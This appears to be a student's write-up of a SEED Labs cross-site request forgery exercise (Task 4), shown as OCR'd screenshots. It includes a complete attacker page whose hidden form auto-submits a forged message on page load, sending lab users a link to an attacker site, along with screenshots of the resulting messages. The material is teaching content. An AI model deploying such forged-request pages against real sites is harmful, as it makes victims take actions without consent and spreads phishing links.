
Brief description
Samy is my HERO

Interests
Hacking

Twitter username
Geralt


TASK-4:

This task is almost similar to the previous ones. We have to first know that how a request looks like after sending a message.
We can do that by using HTTP header live.
Then just have to edit the editProfile.html accordingly.


seed_ubuntu (doing lab-1 main) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Text Editor
Oct 10 05:36
Open
editprofile.html
~/Desktop/csrf/Labsetup/attacker
Save
HTML
Tab Width: 8
Ln 14, Col 70
INS
Right Ctrl

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='match_on' value='users'>";
    fields += "<input type='hidden' name='recipients[]' value='57'>";
    fields += "<input type='hidden' name='subject' value='hello'>";
    fields += "<input type='hidden' name='body' value='<p>How are you ? click the link: http://www.attacker32.com</p>'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/messages/send";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
```


Then whenever Alice visits the attackers site, this function will be executed and will send the POST request which is simply sending a message to Boby.
As Boby trusts Alice he will click the link and that will redirect Boby to attackers site.



Sent messages


hello
To Boby just now
How are you ? click the link: http://www.attacker32.com

hello
To Charlie 2 minutes ago
How are you ? click the link: http://www.attacker32.com



Inbox

hello
From Alice just now
How are you ? click the link: http://www.attacker32.com



CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack
